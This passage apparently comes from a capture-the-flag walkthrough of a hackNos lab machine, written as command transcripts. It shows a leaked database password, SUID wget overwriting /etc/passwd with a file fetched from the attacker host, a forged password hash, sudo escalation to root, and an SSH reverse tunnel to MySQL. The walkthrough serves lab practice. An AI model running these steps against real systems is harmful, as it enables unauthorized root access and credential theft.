
```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'cuppa',
      'username' => 'cuppauser',
      'password' => 'Akrn@4514',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

User flag




```
www-data@hackNos:/home/james$ cat user.txt
cat user.txt

   _
  | |
 / __) ______  _   _  ___   ___  _ __
 \__ \|______|| | | |/ __| / _ \| '__|
 (   /        | |_| |\__ \|  __/| |
  |_|          \__,_||___/ \___||_|



MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b
www-data@hackNos:/home/james$ 
```

Find suid binaries which could be exploited, wget seems to stand out




```
www-data@hackNos:/home/james$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/wget
```

Generate a simple password for james




```
root@kali:/tmp# openssl passwd -1 password
$1$20IP3uyk$pviU8XspytHVFbianzqJv/
```

Save the edited password into the passwd file




```
root@kali:/tmp# cat passwd|grep james
james:$1$20IP3uyk$pviU8XspytHVFbianzqJv/:1000:1000:james,,,:/home/james:/bin/bash
```

Transfer the edited passwd file over to the victim machine




```
www-data@hackNos:/tmp$ wget http://10.0.2.15/passwd -O /etc/passwd
wget http://10.0.2.15/passwd -O /etc/passwd
--2019-12-02 13:24:08--  http://10.0.2.15/passwd
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1653 (1.6K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd         100%[===================>]   1.61K  --.-KB/s    in 0s

2019-12-02 13:24:08 (161 MB/s) - '/etc/passwd' saved [1653/1653]

www-data@hackNos:/tmp$ 
```

On the victim machine, confirm that the passwd file has been edited




```
www-data@hackNos:/tmp$ cat /etc/passwd | grep james
cat /etc/passwd | grep james
james:$1$20IP3uyk$pviU8XspytHVFbianzqJv/:1000:1000:james,,,:/home/james:/bin/bash
www-data@hackNos:/tmp$ 
```

Login as james using our edited password




```
root@kali:/tmp/hackin# ssh james@hackin
james@hackin's password: 
Permission denied, please try again.
james@hackin's password: 
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

165 packages can be updated.
93 updates are security updates.


Last login: Sat Nov 16 21:13:06 2019 from 192.168.1.18
james@hackNos:~$ 
```

james is able to run all commands as sudo




```
james@hackNos:~$ sudo -l
[sudo] password for james: 
Matching Defaults entries for james on hackNos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on hackNos:
    (ALL : ALL) ALL
james@hackNos:~$ 
```

Escalate privileges to root and read root.txt




```
james@hackNos:~$ sudo su
root@hackNos:/home/james# cd /root
root@hackNos:~# cat flag.txt
cat: flag.txt: No such file or directory
root@hackNos:~# ls -lah
total 36K
drwx------  3 root root 4.0K Nov 16 21:34 .
drwxr-xr-x 22 root root 4.0K Oct 31 17:20 ..
-rw-------  1 root root  407 Nov 16 21:34 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4.0K Oct 31 17:37 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  491 Nov 16 21:34 root.txt
-rw-------  1 root root 4.1K Nov 16 21:34 .viminfo
root@hackNos:~# cat root.txt
    _  _                              _
  _| || |_                           | |
 |_  __  _|______  _ __  ___    ___  | |_
  _| || |_|______|| '__|/ _ \  / _ \ | __|
 |_  __  _|       | |  | (_) || (_) || |_
   |_||_|         |_|   \___/  \___/  \__|



MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Author : Rahul Gehlaut

Linkedin : https://www.linkedin.com/in/rahulgehlaut/

Blog : www.hackNos.com
root@hackNos:~# █
```

Bonus:
Forwarding a localport over ssh



```
root@hackNos:~# ssh tao@10.0.2.15 -R 1234:127.0.0.1:3306
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:MUL7lUBfESFa/cz+odtKizrDB9lKIuCAUhBQZMvPtOY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
tao@10.0.2.15's password:
Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.9-2kali1 (2019-08-22) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  2 02:26:56 2019 from 10.0.2.5
```

Able to logon to database which has been forwarded via ssh



```
root@kali:/tmp/hackin# mysql -h 127.0.0.1 -P 1234 -u cuppauser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```